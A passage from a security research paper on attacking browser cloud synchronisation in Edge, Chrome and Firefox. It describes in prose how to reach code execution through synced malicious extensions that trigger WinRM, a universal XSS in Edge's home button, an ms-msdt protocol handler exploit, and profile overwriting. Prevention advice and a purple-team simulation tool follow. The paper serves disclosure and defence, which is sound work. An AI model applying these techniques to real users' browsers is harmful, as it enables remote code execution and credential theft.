


Figure 85: Upon the user reopening their browser, they are directed to the WinRM endpoint, which executes the JavaScript running **calc.exe**.

Edge was shown as the example; however, this worked identically with Chrome, and worked on Firefox if the manifest was V2. By using a C2 as part of the malicious extension, this attack could potentially be bolstered to include coercing user authentication to retrieve the user's password hash, or potentially relaying authentication from the server.




Figure 86: Triggering the exploit against Chrome, using inline JavaScript for convenience.

Auth basic was leveraged due to its reduced complexity; however, it was likely possible to exploit on a standard implementation of WinRM, potentially including the ability to relay credentials rather than cracking them, if a different host was targeted.

EXEC - 1.3 Authenticated Remote Code Execution via Universal XSS in Edge

The remote code execution methods discussed in Exec 1.1 and 1.2 could both also be executed without a malicious extension by using the Universal XSS in Edge to trigger the malicious JavaScript code, however, this would require the user to click the home button to trigger.

This was tested via setting the user's homepage to **http://localhost:5985/**, and embedding the WinRM CSRF in the home button, which was synced to the victim device.




Figure 87: Setting the user's start page to a WinRM endpoint and embedding XSS in their home button.

Upon reopening Edge, the victim was presented with the WinRM 404 page. Upon pressing the home button, WinRM was triggered, opening calc.exe.




Figure 88: Upon reopening Edge, the users is redirected to the WinRM endpoint. Upon clicking the home button, the XSS payload launches **Calc.exe**.

EXEC - 1.4 Automatic execution of files in Firefox

The Firefox feature to automatically run downloaded files could also be used to execute a malicious payload without a prompt. However, as this feature was not synchronized, contained additional protections, and would likely trigger smart screen

on the Windows side, the prerequisites were deemed too excessive to be worth generating a full proof of concept.

EXEC-2 Protocol Handler Execution

As discussed in case study 4, protocol handlers can allow for code execution through the use of protocol handler vulnerabilities, and through protocol handlers that allow for unsafe activity with a user warning prompt.

EXEC-2.1 Remote code execution via a Protocol Handler vulnerability in Chrome.

Using a protocol handler vulnerability, an attacker could execute arbitrary commands on a victim using Chrome if they accept the prompt. This payload only needed to be submitted once, as protocols would automatically execute on their first time on Chrome and Edge, provided the user accepted the provided prompt.




Figure 89: Submitting a protocol handler exploit for **ms-msdt** to the start page.




Figure 90: Upon reopening the browser they are prompted with a protocol handler warning.




Figure 91: Upon accepting the prompt, the application is spawned, triggering the vulnerability.




Figure 92: The payload is triggered, opening **calc.exe**.

The likelihood of compromise through this avenue was reduced, as the user had to accept a user prompt prior to exploitation. The browser prompt specified the initial process that was to be spawned by the protocol handler. As such, a protocol handler in a trusted application such as Office or Adobe, would be far more likely to be accepted.

EXEC-3 Lateral Movement

If you have write/write privileges to a user's browser profile files on disk, a significant amount of cloudsync attacks possible.

This would likely require administrator privileges on the device to either write the files over SMB, or to poison a shared host.

EXEC-3.1 Overwriting a user's profile directory with an attacker-owned directory

With write-access to a user's browser profile folder, a significant amount of the victims' settings can be modified, including completely overwriting the user's browser profile with an attacker-controlled profile, allowing for each of the previous attacks. This was confirmed on Firefox, and appeared possible on Chrome and Edge, however attempts to do so resulted the browser disabling sync.

PREVENTION AND DETECTION

Preventing unsafe usage of cloud synchronization, while still providing cloud-sync features to users is a significantly difficult task. By design, these applications are built to be authenticated externally, use web traffic to trusted domains, and allow for a vast array of features which can be misused in unintended ways. Additionally, from discussions with developers for each of the browser vendors discussed in this paper, risks from these techniques were consistently underestimated due to the precondition of requiring access to a user's cloud synchronized session. As such, almost no features discussed within this paper were considered vulnerabilities.

Due to these considerations, disabling cloud-synchronisation entirely is strongly recommended over attempting a configuration to allow trusted features of synchronisation.

This can be done at a cloud level to lock down corporate sync²²²³, however this will not prevent sync from non-corp accounts. As such, it is also recommended to disable sync on a per device basis. For Windows, disabling synchronization on all browsers at a group policy level is recommended²⁴. The associated registry keys can be found below.

- **Software\Policies\Mozilla\Firefox\DisableFirefoxAccounts**
- **Software\Policies\Microsoft\Windows\SettingSync**
- **Software\Policies\Google\Chrome\SyncDisabled**

Additionally, investigate any other browsers users may have within your environment. Consider this a significant risk to your organisation, especially if users are bringing their own devices, or working from home, as they will often lack significant hardening and network logging.

Other holistic recommendations to reduce the impact of the key techniques within this paper can be found below:

- Audit all devices within your environment for Firefox, Edge, and Chrome extensions, as well as any other browsers used within your organization.
- Ensure all user browsers are patched regularly.
- Enforce MFA on all accounts used within the organization. Users should be prevented from using unmanaged browser accounts in your corporate environments.
- Disable automatic cloud-sync of Edge browsers during M365 device enrollment.
- Block TCP port 445 traffic outbound to prevent credential coercion over SMB.
- For a high sensitivity environment, consider logging and blocking HTTPS requests to each of the default sync server locations.

²² <https://support.google.com/a/answer/9750173?hl=en>

²³ <https://learn.microsoft.com/en-us/deployedge/microsoft-edge-enterprise-sync>

²⁴ <https://learn.microsoft.com/en-us/deployEdge/microsoft-Edge-policies#browsersignin>

SIMULATION TOOL

To help perform research in this area, and to test particular techniques, I have created a simulation tool to expedite the testing process. This tool aims to generate artefacts for cloud synchronization and can be used to conduct minor malicious activity as part of purple teaming exercises. It can be downloaded at the following url:

<https://github.com/jankhjankh/Syncy>

Chrome, Edge, and Firefox each contain all cloud-synchronization data within a user profile within the following directories:

- **C:\Users\User\AppData\Local\Microsoft\Edge\User Data**
- **C:\Users\User\AppData\Local\Google\Chrome\User Data**
- **C:\Users\User\AppData\Roaming\Mozilla\Firefox\Profiles²⁵**

The tool works by writing a profile to each of these directories that is already logged in to a compromised synchronized account. Then the tool can be configured to open and close these browsers periodically, allowing for a tester to submit malicious payloads to the sync servers which will be automatically triggered by the victim device.

It can be extended by embedding developer extensions within each browser profile or downloading browser extensions from their respective stores.

This can be beneficial to detect synchronized traffic, execution of malicious extensions, and internal network attacks coming from a compromised browser.

²⁵ Technically, Firefox profiles can run from anywhere, but this is the default location.

ADDITIONAL REFERENCES

Developer blog on Firefox sync:

<https://hacks.mozilla.org/2018/11/Firefox-sync-privacy/>

Super detailed auth flow for Firefox:

<https://github.com/mozilla/fxa-auth-server/wiki/onepw-protocol>

EFFs report on manifest V3:

<https://www.eff.org/deeplinks/2021/12/googles-manifest-v3-still-hurts-privacy-security-innovation>

Converting from manifest V2 to V3:

<https://css-tricks.com/how-to-transition-to-manifest-v3-for-Chrome-extensions/>

Cursed Chrome, evil Chrome extension:

<https://github.com/mandatoryprogrammer/CursedChrome/>

User complaints about MS stealing data in sync sessions:

<https://www.schneier.com/blog/archives/2021/11/is-microsoft-stealing-peoples-bookmarks.html>

How Firefox built sync with privacy in mind:

<https://hacks.mozilla.org/2018/11/Firefox-sync-privacy/>

Code and examples of the Firefox sync protocol:

<https://github.com/mozilla/fxa-auth-server/wiki/onepw-protocol#accountkeys>

Manifest V3 overriding settings with an extension:

https://developer.chrome.com/docs/extensions/mv3/settings_override/

Associated source code for settings overrides:

https://chromium.googlesource.com/chromium/src/+refs/heads/main/Chrome/common/extensions/Chrome_manifest_url_handlers.cc

Chrome Sync diagnostics:

<https://sites.google.com/a/chromium.org/dev/developers/sync-diagnostics>

Protobuf documentation for Edge and Chrome's sync:

<https://protobuf.dev/overview/>

Detailed info from Google about how google sync API works:

<https://docs.google.com/viewer?a=v&pid=sites&srcid=Y2hyb21pdW0ub3JnfGRldnxeDo2MzU1NDEwZTA1NTUwNzlk>